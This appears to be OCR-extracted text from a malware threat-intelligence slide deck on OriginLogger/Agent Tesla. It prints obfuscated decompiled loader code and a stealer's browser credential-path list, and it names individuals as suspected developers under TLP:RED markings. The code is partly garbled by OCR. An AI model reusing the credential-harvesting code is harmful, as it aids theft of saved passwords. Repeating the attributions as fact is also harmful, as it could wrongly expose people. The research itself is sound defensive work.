F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F\u205F
                         int num = 2:
                         for (;;)
                                                   int num2 = num:
                                                   for (;;)
                                                                               switch (num2)
                                                                             case 1:
                                                                                                           x9KanyeapG62CGF0YN.kRFNhdAfLa = <Module>.\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\u200F\
                                                                                                         x9KanyeapG62CGF0YN.D29NwU2m5q = x9KanyeapG62CGF0YN.GjBiuSgXoM(x9KanyeapG62CGF0YN.w98Nq16ox1[4]);
                                                                                                           x9KanyeapG62CGF0YN.pcUNr1kT76 = x9KanyeapG62CGF0YN.w98Ng16ox1[6]:
                                                                                                         x9KanyeapG62CGF0YN.1RCN0gdBFV = x9KanyeapG62CGF0YN.w98Nq16ox1[5];
                                                                                                       x9KanyeapG62CGF0YN.xYINPsYXU9 = x9KanyeapG62CGF0YN.GjBiuSgXoM(x9KanyeapG62CGF0YN.w98Nql6ox1[9]); x9KanyeapG62CGF0YN.flyNGINwxt = x9KanyeapG62CGF0YN.GjBiuSgXoM(x9KanyeapG62CGF0YN.w98Nql6ox1[28]);
                                                                                                         x9KanyeapG62CGF0YN.Hp0N2i5dva = x9KanyeapG62CGF0YN.GiBiuSgXoM(x9KanyeapG62CGF0YN.w98Nq16ox1[29]);
                                                                                                         x9KanyeapG62CGF0YN.sjNNoIdwmV = x9KanyeapG62CGF0YN.w98Nq16ox1[30];
                                                                                                           x9KanyeapG62CGF0YN.zKCNBXBYAL = x9KanyeapG62CGF0YN.GjBiuSgXoM(x9KanyeapG62CGF0YN.w98Nq16ox1[33]);
                                                                                                         num2 = 0;
```

#Chiron Unpacker






#Chiron Unpacker




MALWATICIN

#OriginLogger Infection Chain



MALWATISIN

#De-anonymization



Attention!

TLP:RED

#De-anonymization /First Agent Tesla Domain



Links belonging to 'Mustafa Can Ozaydin' who created the address of agenttesla[.]com.

TLP:RED


#De-anonymization /Distribution and Threat Actor




The attacks carried out by the OriginLogger developers and their connection to our recent findings.



#De-anonymization /Demo Video




Findings showing the Turkish language and folder names during the video showing the web panel installation.



#De-anonymization /Test Panels





#De-anonymization /Test Panels






#De-anonymization /Hackforums and Github Commits







#De-anonymization /0xfd Github Account









#De-anonymization /Code Similarity

```
Chrome-Password-Recovery / Chromium.cs
        Blame 311 lines (275 loc) · 11.3 KB
Code
          namespace ChromeRecovery
              public class Chromium
                 public static List<Account> Grab()
                     Dictionary<string, string> ChromiumPaths = new Dictionary<string, string>()
                              "Chrome",
                             LocalApplicationData + @"\Google\Chrome\User Data"
                             Path.Combine(ApplicationData, @"Opera Software\Opera Stable")
                             Path.Combine(LocalApplicationData, @"Yandex\YandexBrowser\User Data")
                             LocalApplicationData + @"\360Chrome\Chrome\User Data"
                             "Comodo Dragon",
                             Path.Combine(LocalApplicationData, @"Comodo\Dragon\User Data")
                             "CoolNovo",
                             Path.Combine(LocalApplicationData, @"MapleStudio\ChromePlus\User Data")
                             Path.Combine(LocalApplicationData, @"Chromium\User Data")
                             "Torch Browser",
                             Path.Combine(LocalApplicationData, @"Torch\User Data")
```





#De-anonymization /Code Similarity

```
000179 RID: 377 RVA: 0x00019728 File Offset: 0x00017928
 void d5f()
 ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Citrio", Path.Combine(xd1utIure.LocalApp, "CatalinaGroup\\Citrio\\User Data"), Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Yandex Browser", Path.Combine(xd1utIure.LocalApp, "Yandex\\YandexBrowser\\User Data"), Convert.ToBoolean("true")));
.MozillaBrowserList.Add(new xd1utIure.5sh5RLE8("Firefox", xd1utIure.SystemAppdataPath + "\\Mozilla\\Firefox\\", Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xdlutIure.5sh5RLE8("Coccoc", Path.Combine(xdlutIure.LocalApp, "CocCoc\\Browser\\User Data"), Convert.ToBoolean("true")));
.MozillaBrowserList.Add(new xd1utIure.5sh5RLE8("IceCat", xd1utIure.SystemAppdataPath + "\\Mozilla\\icecat\\", Convert.ToBoolean("true")));
 ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Epic Privacy", Path.Combine(xd1utIure.LocalApp, "Epic Privacy Browser\\User Data"), Convert.ToBoolean("true")));
.MozillaBrowserList.Add(new xd1utIure.5sh5RLE8("IceDragon", xd1utIure.SystemAppdataPath + "\\Comodo\\IceDragon\\", Convert.ToBoolean("true")));
.MozillaBrowserList.Add(new xd1utIure.5sh5RLE8("CyberFox", xd1utIure.SystemAppdataPath + "\\8pecxstudios\\Cyberfox\\", Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Chedot", Path.Combine(xd1utIure.LocalApp, "Chedot\\User Data"), Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("CentBrowser", Path.Combine(xd1utIure.LocalApp, "CentBrowser\\User Data"), Convert.ToBoolean("true")));
.MozillaBrowserList.Add(new xd1utIure.5sh5RLE8("Thunderbird", xd1utIure.5ystemAppdataPath + "\\Thunderbird\\", Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xdlutIure.5sh5RLE8("Comodo Dragon", Path.Combine(xdlutIure.LocalApp, "Comodo\\Dragon\\User Data"), Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xdlutIure.5sh5RLE8("Cool Novo", Path.Combine(xdlutIure.LocalApp, "MapleStudio\\ChromePlus\\User Data"), Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("7Star", Path.Combine(xd1utIure.LocalApp, "7Star\\7Star\\7Star\\1000 Data"), Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Braye", Path.Combine(xd1utIure.LocalApp, "BrayeSoftware\\Braye-Browser\\User Data"), Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xdlutIure.5sh5RLE8("360 Browser", Path.Combine(xdlutIure.LocalApp, "360Chrome\\Chrome\\User Data"), Convert.ToBoolean("true")));
.MozillaBrowserList.Add(new xd1utIure.5sh5RLE8("K-Meleon", xd1utIure.SystemAppdataPath + "\\K-Meleon\\", Convert.ToBoolean("true")));
 ChromiumBrowserList.Add(new xdlutIure.5sh5RLE8("Orbitum", Path.Combine(xdlutIure.LocalApp, "Orbitum\\User Data"), Convert.ToBoolean("true")));
.MozillaBrowserList.Add(new xd1utIure.5sh5RLE8("BlackHawk", xd1utIure.SystemAppdataPath + "\\NETGATE Technologies\\BlackHawk\\", Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Uran", Path.Combine(xd1utIure.LocalApp, "uCozMedia\\Uran\\User Data"), Convert.ToBoolean("true")));
.MozillaBrowserList.Add(new xd1utIure.5sh5RLE8("Postbox", xd1utIure.SystemAppdataPath + "\\Postbox\\", Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Opera Browser", Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Opera Software\Opera Stable")
ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Iridium Browser", Path.Combine(xd1utIure.LocalApp, "Iridium\\User Data"), Convert.ToBoolean("true")));
 ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("OIP Surf", Path.Combine(xd1utIure.LocalApp, "OIP Surf\\User Data"), Convert.ToBoolean("true")));
 ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Sleipnir 6", Path.Combine(xd1utIure.LocalApp, "Fenrir Inc\\Sleipnir5\\setting\\modules\\ChromiumViewer"), Convert.ToBoolean("true"
.MozillaBrowserList.Add(new xdlutlure.5sh5RLE8("WaterFox", xdlutlure.SystemAppdataPath + "\\Waterfox\\", Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xdlutIure.5sh5RLE8("Vivaldi", Path.Combine(xdlutIure.LocalApp, "Vivaldi\\User Data"), Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Coowon", Path.Combine(xd1utIure.LocalApp, "Coowon\\Coowon\\User Data"), Convert.ToBoolean("true")));
.MozillaBrowserList.Add(new xd1utIure.5sh5RLE8("SeaMonkey", xd1utIure.5ystemAppdataPath + "\\Mozilla\\SeaMonkey\\", Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Liebao Browser", Path.Combine(xd1utIure.LocalApp, "liebao\\User Data"), Convert.ToBoolean("true")));
.MozillaBrowserList.Add(new xd1utIure.5sh5RLE8("Flock", xd1utIure.SystemAppdataPath + "\\Flock\\Browser\\", Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xdlutIure.5sh5RLE8("Chromium", Path.Combine(xdlutIure.LocalApp, "Chromium\\User Data"), Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xdlutIure.5sh5RLE8("Elements Browser", Path.Combine(xdlutIure.LocalApp, "Elements Browser\\User Data"), Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xdlutIure.5sh5RLE8("Sputnik", Path.Combine(xdlutIure.LocalApp, "Sputnik\\Sputnik\\User Data"), Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xdlutIure.5sh5RLE8("Torch Browser", Path.Combine(xdlutIure.LocalApp, "Torch\\User Data"), Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Edge Chromium", Path.Combine(xd1utIure.LocalApp, "Microsoft\\Edge\\User Data"), Convert.ToBoolean("true")));
.MozillaBrowserList.Add(new xd1utIure.5sh5RLE8("PaleMoon", xd1utIure.SystemAppdataPath + "\\Moonchild Productions\\Pale Moon\\", Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Amigo", Path.Combine(xd1utIure.LocalApp, "Amigo\\User Data"), Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Chrome", Path.Combine(xd1utIure.LocalApp, "Google\\Chrome\\User Data"), Convert.ToBoolean("true")));
.ChromiumBrowserList.Add(new xd1utIure.5sh5RLE8("Kometa", Path.Combine(xd1utIure.LocalApp, "Kometa\\User Data"), Convert.ToBoolean("true")));
```




#De-anonymization /0xfd's Real Identity




#Retirement Post /1 July 2024 - End of the story

1 July 2024: Post announcing the retirement of the team that developed OriginLogger (also Agent Tesla) after 10 years.





#Agent Tesla Group Lifecycle



Timeline diagram of AgentTesla's life cycle.





THANK YOU!

www.malwation.com

Twitter:
@brkalbyrk7
@rhotav



